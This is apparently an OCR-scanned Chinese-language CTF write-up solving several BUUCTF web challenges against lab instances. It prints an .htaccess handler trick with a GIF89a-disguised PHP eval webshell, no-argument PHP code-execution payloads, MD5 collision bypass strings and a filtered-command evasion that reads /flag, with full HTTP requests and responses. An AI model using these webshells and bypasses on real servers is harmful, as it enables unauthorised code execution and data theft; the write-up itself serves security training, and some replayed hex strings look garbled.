
```
<FilesMatch "flag.png">
 SetHandler application/x-httpd-php
</FilesMatch>
```


这里注意，这道题不知道为什么，我这里只有用将一句话木马后缀改成png的时候才能用菜刀之类的连上，jpg后缀都不行。这里抓包上传的时候要注意修改Content-Type: image/jpeg




上传成功后，会返回上传的路径
之后上传flag.png文件，由于文件内容会过滤<?所以
就用js引用php绕过。

```
GIF89a
<script language='php'>eval($_POST[cmd]);</script>
```





GIF89a flag{52ddc6af-617b-4fb5-98d0-2e4967866f16}



法二

[GXYCTF2019]禁止套娃

```
localeconv() 函数返回一包含本地数字及货币格式信息的数组。
scandir() 列出 images 目录中的文件和目录。
readfile() 输出一个文件。
current() 返回数组中的当前单元，默认取第一个值。
pos() current() 的别名。
next() 函数将内部指针指向数组中的下一个元素，并输出。
array_reverse()以相反的元素顺序返回数组。
highlight_file()打印输出或者返回 filename 文件中语法高亮版本的代码。
```


git泄露源码，利用githack

```
python GitHack.py http://f947babc-b762-4a48-bbe9-8fe7414d39a8.node3.buuoj.cn/.git/
```

```php
<?php
include "flag.php";
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

payload:


```
?exp=print_r(scandir(pos(localeconv())));
```



之后我们利用array_reverse() 将数组内容反转一下，利用next()指向flag.php文件==>highlight_file()高亮输出

payload:

```
?exp=show_source(next(array_reverse(scandir(pos(localeconv())))));
```




[安洵杯 2019]easy_web

打开链接，看到url不寻常，解密img参数
解密顺序:base64->base64->hex
结果：555.png

后面我们再反推回去得到index.php

```
import binascii
import base64
filename = input().encode(encoding='utf-8')
hex = binascii.b2a_hex(filename)
base1 = base64.b64encode(hex)
base2 = base64.b64encode(base1)
print(base2.decode())
```



访问：

```
http://4093671f-a317-46a0-9952-3c9dc586f177.node3.buuoj.cn/index.php?img=TmprMlpUWTBOalUzT0RKbE56QTJPRGN3&cmd=
```

源码里复制蓝色连接：

base64解码：

```php
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src ="./ctf3.jpeg">';
    die("xixi~ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='" . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|e
cho|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}

?>
<html>
<style>
  body{
   background:url(./bj.png)  no-repeat center center;
   background-size:cover;
   background-attachment:fixed;
   background-color:#CCCCCC;
}
</style>
<body>
</body>
</html>
```

我们先看md5强类型的绕过：

```php
if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
```


方法比较固定：

```
POST:

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a
8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%
a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

这里过滤了大部分命令执行的语句

```
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|echo|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd))
```

抓包，设置一些数据：




```
POST /index.php?cmd=dir HTTP/1.1
Host: 63422197-7a61-4d80-a173-c87872a37020.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 392

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%aa%0%d1%55%5d%83%60%fb%5f%07%fe%a&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%aa%0%d1%d5%5d%83%60%fb%5f%07%fe%a
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 11 Apr 2021 01:44:13 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 286
Connection: close
Refresh: 0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYzO&cmd=
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33

<img src=''>
</img>
<br>
dir<br>
555.png  bj.png  ctf3.jpeg  index.php
<html>
  <style>
    body{
      background:url(./bj.png)no-repeatcentercenter;
      background-size:cover;
      background-attachment:fixed;
      background-color:#CCCCCC;
    }
  </style>
  <body>
  </body>
</html>
```


并没有。。

去根目录下找flag：




```
POST /index.php?cmd=dir%20/ HTTP/1.1
Host: 63422197-7a61-4d80-a173-c87872a37020.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 392

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%aa%0%d1%55%5d%83%60%fb%5f%07%fe%a&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%aa%0%d1%d5%5d%83%60%fb%5f%07%fe%a
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 11 Apr 2021 01:44:59 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 361
Connection: close
Refresh: 0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYzO&cmd=
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33

<img src=''>
</img>
<br>
dir /<br>
bin   dev  flag  lib  media  opt   root  sbin  sys  usr
boot  etc  home  lib64  mnt   proc  run   srv  tmp  var
<html>
  <style>
    body{
      background:url(./bj.png)no-repeatcentercenter;
      background-size:cover;
      background-attachment:fixed;
      background-color:#CCCCCC;
    }
  </style>
  <body>
  </body>
</html>
```


发现flag，读取：

禁用cat之后，cmd=/bin/c\at%20/flag



```
POST /index.php?cmd=/bin/c\at%20/flag HTTP/1.1
Host: 63422197-7a61-4d80-a173-c87872a37020.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 392

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%aa%0%d1%55%5d%83%60%fb%5f%07%fe%a&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%aa%0%d1%d5%5d%83%60%fb%5f%07%fe%a
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 11 Apr 2021 01:46:16 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 303
Connection: close
Refresh: 0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYzO&cmd=
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33

<img src=''>
</img>
<br>
/bin/c\at /flag<br>
flag{2be56d43-e598-45de-a214-8479d6815c35}
<html>
  <style>
    body{
      background:url(./bj.png)no-repeatcentercenter;
      background-size:cover;
      background-attachment:fixed;
      background-color:#CCCCCC;
    }
```

```
</style>
<body>
</body>
</html>
```


[网鼎杯 2020 朱雀组]phpweb


法一：

1.主页面抓包，发现可以传参。

Pretty 原始 \n Actions

```
POST /index.php HTTP/1.1
Host: 15651ed0-7273-4aa8-8d50-0a47fadacf06.node3.buuoj.cn
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://15651ed0-7273-4aa8-8d50-0a47fadacf06.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
pplication/signed-exchange;v=b3;q=0.9
Referer: http://15651ed0-7273-4aa8-8d50-0a47fadacf06.node3.buuoj.cn/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

func=date&p=Y-m-d+h%3Ai%3As+a
```

